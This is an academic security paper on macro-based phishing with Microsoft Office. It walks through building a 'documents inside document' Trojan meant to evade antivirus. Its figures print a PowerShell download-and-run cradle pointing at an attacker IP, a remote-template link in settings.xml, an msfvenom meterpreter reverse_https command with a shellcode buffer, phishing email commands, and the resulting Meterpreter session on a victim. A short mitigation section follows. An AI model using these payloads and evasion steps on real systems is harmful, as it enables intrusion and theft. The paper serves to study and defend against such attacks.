Computing and Informatics, Vol. 43, 2024, 1219–1233, doi: 10.31577/cai_2024_5_1219

DANGEROUSNESS OF CLIENT-SIDE CODE EXECUTION WITH MICROSOFT OFFICE

Jean Rosemond Dora, Ladislav Hluchý

Institute of Informatics
Slovak Academy of Sciences
Dúbravská cesta 9
845 07 Bratislava, Slovakia
e-mail: {jeanrosemond.dora, Ladislav.Hluchy}@savba.sk

Abstract. Gaining unauthorized remote access to an environment is generally done either by exploiting a vulnerable service, or application that is internet-based; or by tricking a user into executing malicious codes. The former one is typically more simple since there is no need for any user interaction. The latter one, however, requires much more effort on the attackers' side since they must find a way to incite the victim into opening a malicious document and interacting with an HTML page in a web browser. In this paper, we will focus on the latter technique which falls into the social engineering category, as it will involve the use of a phishing attack. The reason for this selection is based on the fact that it is challenging to correct user behavior. Thus, it increases the attackers' chance of performing a successful attack, contrary to the former technique, where a simple patch, upgrade, or update can prevent the adversaries from being successful in their attacks. Since Microsoft Office is a very trusted and used software by many people (both in personal and commercial use), we will make use of its features to build our payloads and eventually to gain a remote code execution to a victim's system. Performing a successful phishing attack involves a lot of barriers that often need to be crossed such as the need for similarity, purchasing domains, the use of encoding, encryption, etc. Nowadays, companies frequently employ very aggressive antivirus software that will delete malicious files as soon as they land on their system. Therefore, bypassing the security protections will need to be taken into account, which will also be addressed in this paper.

Keywords: Client-side attacks, remote code execution, phishing, vulnerability, weakness, Microsoft Office macros, information security, cyber-threats, website security, web application vulnerabilities

1 INTRODUCTION

Nowadays, internet-based applications are very well used worldwide. As of April 2024 [1], statistics show that 5.44 billion internet users worldwide, which is evaluated to 67.1 percent of the global population, regularly use internet-based applications. Of this amount, 5.07 billion, or 62.6 percent of the world's population, were social media users. Thus, performing attacks against internet users becomes a primary target. Additionally, trusted software (with a good reputation) can be downloaded from its legitimate source (e.g., the vendors' website), yet may offer multiple ways to attackers for a malicious use, as for example Microsoft Office, some thick-client applications, etc.

Usually, client-side attacks abuse the trust relationship between a user and the web applications they visit. In other words, a client-side attack is typically a security breach that occurs on the client side, not on the server side. This can result from installing malware on the victim's device or banking credentials being stolen by third-party sites. For more information about client-side attacks, please see the related works [2, 3, 4, 5].

For attackers to initiate a client-side attack, they often deliver a malicious payload, commonly called "Trojan" (usually in the form of a document or a script) to victims and incites them into running it. For example, to build this kind of powerful *staged* payload, it has to rely on a Callback function that listens to the communication and sends back a connection (session) to the attacker's machine. This is a complex scenario since the code should first land on the victim's environment to receive that callback. The complexity arises from the fact that the attacker is clueless about the security protections that are set and running on the victim's system. Therefore, their Trojan should be sufficient enough to evade most of the antivirus software, endpoint detection and response (EDR), and antimalware scan interface (AMSI).

One of the offensive security best practices is to run the code from memory. This will prevent any malicious code from being detected by security protections, since most of them work by monitoring the hard disk, not the memory. However, for the phishing activity, the malicious document should be running on the disk, because we need the user interaction. Thus, we propose to purely embed documents inside a document (DiD). Please see Section 3 to see how it works. To do that, we need to use an encryption technique inside our malicious script (our initial script), and then enhance it by encoding the entire new script. After that, we need to link our malicious document inside a new document that will be launched in the background from memory. After all that is done, we embed all of them in a new legitimate document that will be sent to the victim.

Once this code is executed on the client, a new session will be opened on the attacker's machine. Also note that the spiteful code will contain the attacker's hostname, IP address, the port used, and domain name, as well as the network protocol used from the staged payload (for example, windows/x64 . . . /reverse_https).

The rest of this paper is then structured as follows: Section 2 provides the definition, and requirements for a successful phishing attack using Microsoft Office features, different types of attacks are also highlighted. Section 3 focuses on the attack scenario as follows: the construction of the aggressive Trojan that will by-pass several well-known Windows security tools (mostly on Windows 10 and earlier versions). It may also be used on Windows 11. This section also has a focal point on the execution of the attack and the consequences of such successful and pernicious activity on the victim. Section 4 briefly provides information on the mitigation techniques that can be applied in real life to escape from this type of abuse. Section 5 provides our future work and concludes the paper.

Note: For privacy reasons, we are obliged to hide some confidential data in the figures (public address and more), and parts of our code.

2 PHISHING ATTACKS USING MICROSOFT OFFICE FEATURES

Microsoft Office is a very popular tool suite used by a vast majority of organizations. It comes in two variants:

1. Standalone versions, such as Office 2013, 2016, and 2019, and
2. Office 365, which is continuously updated and utilized for online storage.

There is a useful feature of Microsoft Word document that we can use for programming, and running scripts. It is the Visual Basic for Applications (VBA) Editor by using the Macros creator.

A macro can contain programs that are embedded in a Microsoft Word document for example to run a script in the background as soon as the *Macros feature* is enabled by an end-user. Macros are persuasive tools that can be easily created by novice users to greatly improve their productivity. Likewise, it can also be used by advanced users to create robust Trojans for malicious activities in the real world. Some of these activities can be: compromising workstations to exfiltrate, extract sensitive information, etc. Microsoft Office comes with both *trusted document* and *trusted location* functions. Once they are defined, macros in trusted documents or macros in Microsoft Office files in trusted locations automatically run when the files are opened. While the appliance of trusted documents is discouraged, when trusted locations are implemented in a proper, controlled manner, it can allow organizations to accordingly evaluate both their business and security requirements. In this paper, we will make use of it to write and run our Trojan.

2.1 Phishing Attacks Definition and Requirements

Generally, an attack can be defined as the exploitation of a vulnerability. Moreover, it can also be defined as the exploitation of victims' system caused by their poor behavior. We pinpoint this, as there might be no specific vulnerabilities for abuse to take place, it can only depend on the user's behavior.

A phishing attack is a social-engineering activity where attackers create a counterfeit communication that looks genuine and appears to come from a trusted source. Adversaries use seemingly legitimate emails or text messages to dupe victims into taking actions that will allow them to receive a callback session, and gain unauthorized access to their confidential data and/or to their system.
The word 'Phishing' originally emerged in the 1990s. Since then, adversaries often use **ph** to replace **f** to create new words in the hacker's community, as they usually process this attack by phone. Historically, phishing was generated from the *fishing* word that refers to the act that the attacker appeals to users (victims) to visit an infected website by sending them malicious e-mails (or instant messages) and silently obtains victim's personal information such as user name, password, national security ID, etc. This information then can be used for future abuse, for example, identity theft attacks to transfer money from victims' bank accounts.

However, the description above is technically a type of phishing attack that falls into the "Deceptive phishing" category, which is different than "Malware-based phishing". This second type will be our focus which involves technical subterfuge schemes that rely on pernicious code (in our case, a .doc or a .docx document) when users make a single click by enabling *macros* after opening the document, then we will obtain a remote code execution (RCE) giving us access to their device.

One of the main aims of a phishing attack is to dishonestly effectuate fraudulent financial transactions on behalf of employees from a company for example.

In other to create a malware-based phishing activity, an attacker would need the following steps:

- Obtaining a genuine email address that will be trusted by the victims. Mostly, in a penetration testing scenario, this can be obtained easily since the CEO of the company (or the responsible individuals) should be aware of this activity, but not necessarily the employees.
- Selection of victims to send the genuine document to, which contains malicious linked document embedded in.
  Note: The encryption and encoding techniques are employed inside the malicious documents.
- Thirdly, the attacker sets up an environment to receive the callback after the victim receives and opens the sent document.
  Note: All the parameters that have been used to create the malicious payload to insert in the pernicious document should be the same as the configured parameters to listen to the communication to catch the reverse shell.
- The genuine (.doc, .docx) document is created and ready to be sent.
- The malicious document uses a strong encryption technique to bypass several antivirus software. Afterward, the whole malicious file that contains the at-

tacker's information (hostname, port, IP address) is encoded before attaching it to the genuine document.

- After sending the document to a selection of users, enough for one of them to open the document (which will not be caught by most of the antivirus), and subsequently to enable the *Macros*.
- Lastly, as soon as the previous step is done by the user, the attackers will receive a new session that indicates they successfully obtained access to the victim's environment (device).

Being now in the victim's system remotely, the attack has succeeded. The attacker can proceed by escalating the privilege to obtain a higher role (admin, NT-Authority, root) and move laterally to compromise other devices and accounts. In a situation where the compromised device is from an active directory (AD), then the risk becomes more serious since several other devices and accounts can be compromised silently by the attacker.



1
Genuine email address for the attacker to use
2
Targeted company - Gathering emails
3
Listener setup
Access is granted
Evade AV/ EDR
VICTIM
4
8
Malicious documents inside a genuine document to be sent (DiD)
5
6
Waiting for the victim's interaction
7
Wrong behavior of the victim
Callback

Figure 1. Malware-based phishing setup

2.1.1 Different Types of Phishing Attacks

In the following lines, we briefly list a few of the most used phishing attacks:

Deceptive Phishing: This is the most common type of phishing attacks. It involves the impersonation of a legitimate company and trying to loot people's personal information and their credentials. Afterward, the attacker blackmails the users to perform malicious activities.

Spear Phishing: Spear-phishing attacks prioritize quality, while phishing prioritize quantity. Spear-phishing emails, texts, or phone calls are highly personalized for a specific target (organization or individual). Spear-phishing attacks are more likely to deceive victims due to the amount of research and time spent personalizing messages that appear to be from genuine senders. [6, 7]

Clone Phishing: This type of phishing is one of the phishing attacks that is based on the adversary's ability to duplicate a message that the target has previously obtained. In other words, it is when an attacker takes an existing email and turns it into a spiteful email, such as changing a genuine link to a pernicious one.

Whaling: This is a type of phishing in which the attacker aims at the wealthy and powerful status of the target user. The adversary takes out all the information of the target using different intermediate such as social media accounts and then attacks the victim.

Link Manipulation: In this type of attack the attacker sends a link to a spoofed website. When the victim opens that link, the link opens to the attacker's website instead of opening it into the website mentioned in the link. Usually, viewing the source code can help see the actual address, hence preventing users from falling into the link manipulation.

Voice Phishing: This is a form of phone criminal attack that is done by telephone using social engineering to look for financial information for example. This type of phishing ordinarily referred as *vishing.*

For more information, please refer to [8, 9].

3 BUILDING A TROJAN USING THE MACRO FEATURE OF MS OFFICE

This section is based on a high-level perspective for the construction of a robust Trojan. To build this macro, a good level of Visual Basic for Applications (VBA) is required. A good knowledge of C-sharp (C#), and Extensible Markup Languages (XML) is very convenient. Additionally, knowing how to work with some scripting tools, such as PowerShell will bring a valuable benefit in the process. Refer here [10, 11] for a development of a macro malware.

Before diving into the steps, let us explain shortly what is staged and stageless payloads.

Difference between non-staged and staged payloads:
Note: Non-staged payloads (stageless) use an underscore _ in its format while staged payloads use a simple slash /, as illustrated below:


- windows/x64/meterpreter_reverse_https, →non-staged,
- windows/x64/meterpreter/reverse_https →staged.

The non-staged payload (usually in a byte[] buff = new byte[random-numbers]{0x4d, 0x5a, . . . , 0xff} format), contains all the code required to open up a meterpreter reverse shell to the attacker's machine. The buffer is composed of several assembly instructions. When they are executed, they call various Windows APIs that connect to the adversary's C2 (command & control) by exposing a command prompt (cmd.exe). One of the key differences is that this payload is much heavier in size (i.e., more bytes) than the staged one.

The staged payload itself contains the essential codes that can perform a call-back, then fetch any remaining codes and execute them in the memory of the victim's computer. While created (with the same parameters as the non-staged, with the only underscore as a difference), we can realize the size is very much smaller than the stageless payload. This is a great benefit for us as the attacker, since we may evade anti-virus software with it. Based on the parameters used during the payload creation, it may look something like below:
byte[] buff = new byte[random-numbers]{0xfc, 0x48, . . . , 0xd7}


Back on topic, the following lines depict the DiD technique:

- First, we write our .ps1 script and paste inside of it a PowerShell buffer that contains our local IP address (and/or our VPN IP), the port used to listen to the communication, and the payload used. Note that, since most users use the Windows operating system, then it is always a good practice to pick a module of this kind (whether staged or stageless).
- Secondly, we embed the PowerShell script (file) in our .xml file by forcing the .ps1 file to be downloaded from memory as soon as it lands on the victim's machine. We use this strategy to avoid being detected by antivirus software, since most of them detect malicious files from the disk, not from memory.
- Having this step done, we now make use of the benefit of the encoding techniques by encoding the .xml file and pasting it into an HTML Application (.hta) file. This is considered as the third phase. Reaching this point, we are now ready to make off of the macro feature of MS Office.
- The fourth step consists of creating a template document and pasting our malicious .hta file (its origin) in the VBA editor.
- The fifth phase consists of creating a genuine .docx document in the format of a template. Then, we modify its content *settings.xml* by inserting the recently created document (the template document) inside the target parameter. That is to say, we include it in the origin. E.g.: `http://attacker-IP:port#/templateFile.dot-or.dotm`.
- The sixth step is simply archiving all the files and folders as a two-way street, i.e., after zipping them, we must convert the zip file back to the ".docx" extension.




```
        using Systerr [redacted]
        using Systerr
        using Systerr
        using Systerr
        using Systerr              ro|
        using Systerr              bj‹
        using Systerr              .A‹
        using Systerr              .A‹         ;;
        using Systerr
        using Micros‹              ework;
        using Micros‹              es;

        public class ClassExample :  T [redacted] sk
        {
            public override bool Execute()
            {
                String cmd = "IEX (New-Object Net.WebClient).DownloadString('http://192.168.[redacted]ps1')";
        Run: [redacted]        paceFactory.CreateRunspace();
        rs.O
        Pow                    werShell.Create();
        ps.R
        ps.A
        ps.I
        rs.Close();
        return true;
            }
        }
    ]]>
   [redacted] le>
      ‹     >
  </      ask>
</P      ›
```

Figure 2. XML file with malicious .ps1 file embedded



```
using Sy [redacted]
using Sy
using Sy

[ComVis
public cl
{
    [DllIn                                        true)]
    static                                        uint flAllocationType, uint flProtect);

    [DllIn
    static                                        nt dwStackSize, IntPtr lpStartAddress, IntPtr lpParam
  IntPtr l

    [DllIn
    static                                        32 dwMilliseconds);
    public
    {

    // msfvenom -p windows/x64/meterpreter/reverse_https LHOST=[redacted] LPORT=443 EXITFUNC=thread -f csharp
    // Remember to start your multi/handler using the same parameters as in the msfvenom payload.
        byte[] buf = new byte[620] {0xfc,0x48,0x83,0xe4,0xf0,0xe8,
0xcc,0x00,                                        1,0x56,0x48,
0x31,0xd2, [redacted]                             2,0x18,0x48,
0x8b,0x52,                                        ),0x48,0x0f,
0xb7,0x4a,                                        ,0x02,0x2c,
0x20,0x41,                                        l,0x52,0x41,
0x51,0x48,                                        1,0xd0,0x66,
0x81,0x78,                                        ,0x00,0x8b,
```


Figure 3. HTML Application file (.hta)



```
settings.xml.rels

openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://192.168.[redacted]jean-phishing.dot" TargetMode="External"/></Relationships>
```

Figure 4. Modification of the settings.xml file from the extracted genuine file

In summary, the last step is to be the genuine file that will be sent to the victim. Whenever landing on any device with an aggressive antivirus (AV) protection set, it will be complicated for the AV to detect it as malicious. To successfully send the email to the victim, the template file, the PowerShell file, and the HTML application file should be located exactly in the same path as the genuine document. Additionally, all of these files should be located in the web root server of the attacker's backend side (for example, Apache server).



```
Archive:              jean-legit1.zip
Archive format:       zip                  Update mode:  Add and replace files
Compression level:    5 - Normal           Path mode:    Relative pathnames
Compression method:   * Deflate            Options
Dictionary size:      * 32 KB                 Create SFX archive
```

```
_rels                  6/[redacted]2024 08:11 PM   File folder
customXml              6/[redacted]2024 08:11 PM   File folder
docMetadata            6/[redacted]2024 08:11 PM   File folder
docProps               6/[redacted]2024 08:11 PM   File folder
word                   6/[redacted]2024 08:11 PM   File folder
[Content_Types].xml                                Microsoft Edge HT...
```

Figure 5. Zipping after changes

For more information about the macro-based attacks, please refer here [12, 13, 14]. Figure 6 depicts our listener that is catching the communication from the victim's machine with our attacker's machine.

Figure 7 represents a simple illustration of how we could easily go to the C-drive directory of the Windows victim's environment after obtaining the meterpreter reverse shell.


To summarize this chapter, as soon as the file is sent, the victim will have to download it; since it will not be caught easily. Then after opening it and enabling the macro, the attacker will have access to the victim's device remotely and can browse peacefully from directories to directories, and escalate privileges to perform further exploitations, for example making lateral movements, moving from computers to computers, from accounts to accounts. See the screenshot file below of a successful scenario.

4 A SYNOPSIS OF MITIGATION TECHNIQUES

In a real-world scenario, when people receive a Microsoft Word document with Macros, they often need to enable it to proceed. However, even if the document appears to be from a trusted source, it does not mean it is fully safe to open it since attackers can impersonate the trusted origin by taking over their account and performing malicious activities. The following lines will highlight some required steps that need to be addressed.

How can someone determine which macros to trust?

Firstly, to use macros within an organization, all macros created by anyone should be supervised and analyzed by an independent instance before being approved for use within the company. Typically, when assessing whether macros are safe to use or not, the following questions should stem from the assessors:


Access successful, Game over !!!
Our local IP on which the listener is running
5
1
2
0
4
3
Victim's target public IP
The genuine file is sent
Both malicious files uploaded to the victim's environment after 3 minutes the genuine landed. We got a 200 GET request back.
phishing

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.4[redacted]:443
[!] https://192.168.4[redacted]:443 handling request from 192.168.2[redacted]; (UUID: j[redacted]u) Without a database connected that payload UUID tracking will not wo
rk!
[*] https://192.168.4[redacted]:443 handling request from 192.168.2[redacted]; (UUID: j[redacted]u) Staging x64 payload (202844 bytes) ...
[!] https://192.168.4[redacted]:443 handling request from 192.168.2[redacted]; (UUID: j[redacted]u) Without a database connected that payload UUID tracking will not wo
rk!
[*] Meterpreter session 2 opened (192.168.4[redacted]:443 -> 192.168.2[redacted]:63[redacted]1) at 2024-06-[redacted]:19:40 -0400

meterpreter >
```


```
┌──(JRD_KL㉿kali)-[~/Docu
                         ]
└─$ ls
[redacted].ps1  [redacted].hta  [redacted].xml
[redacted].docx

┌──(JRD_KL㉿kali)-[~/Docum

└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http:
//0.0.0.0:80/) ...
192.168.2[redacted] - - [[redacted]/Jun/2024 09:19
:09] "GET /[redacted].hta HTTP/1.1" 200 -
192.168.2[redacted] - - [[redacted]Jun/2024 09:19
:22] "GET /[redacted].ps1 HTTP/1.1" 200
-
```

```
┌──(JRD_KL㉿kali)-[~/Document
              phishing]
└─$ sendemail -f [redacted].com -t [redacted]
[redacted].com -u 'Peaches Peaches!' -m
"http://192.168.4[redacted]/[redacted].docx " -s
 192.168.2[redacted]:25
Jun [redacted] 09:19:06 kali sendemail[10886]:
 Email was sent successfully!

┌──(JRD_KL㉿kali)-[~/Documen
              phishing]
└─$ |
```

```
┌──(root💀kali)-[/home/kali/Doc

└─# openvpn                    ovpn
2024-                           pt B)
ion '                           er
s' (r                          
2024-                           6_
64-pc                           ]
[LZ4]                           [A
```

```
 0  carrier 0  collisions 0

tun0: f                             RUNNING
,NOARP,
      inet 192.168.4[redacted] netmask 25
5.255.      destination 192.168.4[redacted]
                                     :d363
  pr
                                     0-00-
00-0                                 n 500
  (U
                                     768.0

                                     errun
s 0
                                     (1.1
KiB)
                                     rruns
```

Figure 6. Phishing attacks successful!



```
IPv4 Address : 192.168.2[redacted]2
IPv4 Netmask : 255.255.[redacted]

meterpreter > shell
Process 5844 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\windows\temp>cd c:/users
cd c:/users

c:\Users>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users> ls
ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/[redacted]40 AM                [redacted]strator
d-----        7/[redacted]47 PM                [redacted]
d-r---        7/[redacted]42 PM                [redacted]
d-----       11/[redacted]35 PM                [redacted]
d-----       10/[redacted]43 AM                [redacted]
```

Figure 7. Access to the victim's C-drive directory

- Has the macro been developed or provided by a trusted party, and upon agreement?
- Is there a business requirement for a precise macro?
- Has the macro been approved by a technically trustworthy skilled instance?

Macros should be disabled for standard users.
This simply means that, the users (employees for example) that do not have a demonstrated business requirement. Support of this feature should be disabled across the Microsoft Office suite. This is done by the technical department of the company. Additionally, all support for trusted documents & locations should be strictly disabled to prevent users from bypassing macro security features.

By using Group Policy settings, companies can apply macro security controls to ensure that Microsoft Office users cannot by any means alter the behavior of the macro security features via the MS Office application's Trust Center interface.

Only macros from trusted locations are enabled.
Always, there can be some exceptions. However, it should be properly addressed. If organizations have a business need for macro use, validated macros in MS Office documents in trusted locations can be authorized to execute. All the other MS Office applications should have the "support for macros" option disabled. Using a properly secured network path as a trusted location can help with the centralized management and control of macros in MS Office documents.

Enable only macros that are digitally signed by trusted publishers.
If, within a company, there is a need for macro use then only macros that are digitally signed by credible publishers should be allowed to execute. Notwith-

standing, this option should be applied to only and only particular MS Office applications for which the business needs are requested. All the other applications should have their macro support feature set as disabled.

Recommended approaches. In a nutshell, for organizations to apply self-protection against pernicious macros, they should address one or more of the following approaches:

- Only macros from trusted locations are allowed.
- Macros are disabled for users that do not have a demonstrated business obligation.
- Only macros digitally signed by trusted publishers should be approved. Organizations can of course apply the following security requirements to the recommended ones aforementioned:
- Implement application control to minimize a malevolent macro executing unapproved applications.
- Employ the attack surface mitigation rules outlined in the Hardening Microsoft 365, Office 2021, Office 2019 and Office 2016 publication.
- Apply filters, that is to say, email and web content filtering to inspect incoming MS Office documents for macros, and block or quarantine them accordingly.
- Set up macro execution logging to verify that only validated macros are used.
- Last but not least, ensure users who are authorized to assess the safety of macros have proper VBA training.

5 CONCLUSIONS

Having a clear understanding of the process of being affected by a phishing attack already escaped us up to 70%. Since this particular attack requires user interaction, we should carefully choose which files we will open. We therefore highlight a few recommended mitigation techniques that should be addressed when it comes to suspicious emails, and suspicious documents on our computers. We should by now know that we must not enable any features (request) from a malicious document without priorly contacting a superior (for example, the department head). In this paper, we have learned how an attacker can create the Trojan using our proposed *DiD* technique using the staged payload. We have also learned how we can remotely obtain unauthorized access to the victim's computer simply by abusing a leaked email along with the target public IP address. Based on the attackers' choice and knowledge about the target, they may not need to go through all these steps if they knew that there was no aggressive EDR/AV/Defender on the victim's device.

Due to the required size of this paper, we did not dive into the mitigation techniques in detail. Therefore, we will embrace this topic in our future work.

List of abbreviations

VBA: Visual Basic for Applications,

DiD: Documents inside Document,

AV: AntiVirus,

EDR: Endpoint Detection and response,

AMSI: AntiMalware-Scan Interface,

RCE: Remote Code Execution,

CEO: Chief Executive Officer,

AD: Active Directory,

C#: C-Sharp language,

XML: Extensible Markup Language,

HTML: HyperText Markup Language,

HTA: HTML Application,

MS: Microsoft.

Acknowledgement

This work is supported by the project VEGA 2/0131/23 (2023-2025) and by the Slovak Research and Development Agency under contract No. APVV-23-0430.

REFERENCES

[1] Petrosyan, A.: Number of Internet and Social Media Users Worldwide as of July 2024. 2024, `https://www.statista.com/statistics/617136/digital-population-worldwide/`.

[2] Client-Side Attacks. IBM, 2021, `https://www.ibm.com/docs/en/snips/4.6.2?topic=categories-client-side-attacks`.

[3] Thompson, P.: Javascript Runtime Explained: All You Need to Know About Client-Side JS Code Execution. 2023, `https://bit.ly/3BOlxaz`.

[4] Types of Client-Side Attacks. GeeksforGeeks, 2022, `https://www.geeksforgeeks.org/types-of-client-side-attacks/`.

[5] Zabicki, R.—Ellis, S. R.: Penetration Testing. In: Vacca, J. R. (Ed.): Computer and Information Security Handbook. Elsevier, 2017, pp. 1031–1038, doi: 10.1016/B978-0-12-803843-7.00075-2.

[6] Bethany, M.—Galiopoulos, A.—Bethany, E.—Karkevandi, M. B.—Vishwamitra, N.—Najafirad, P.: Large Language Model Lateral Spear Phishing: A Comparative Study in Large-Scale Organizational Settings. CoRR, 2024, doi: 10.48550/arXiv.2401.09727.

[7] Gutfleisch, M.—Peiffer, M.—Erk, S.—Sasse, M. A.: Microsoft Office Macro Warnings: A Design Comedy of Errors with Tragic Security Consequences. Proceedings of the 2021 European Symposium on Usable Security (EuroUSEC '21), 2021, pp. 9–22, doi: 10.1145/3481357.3481512.

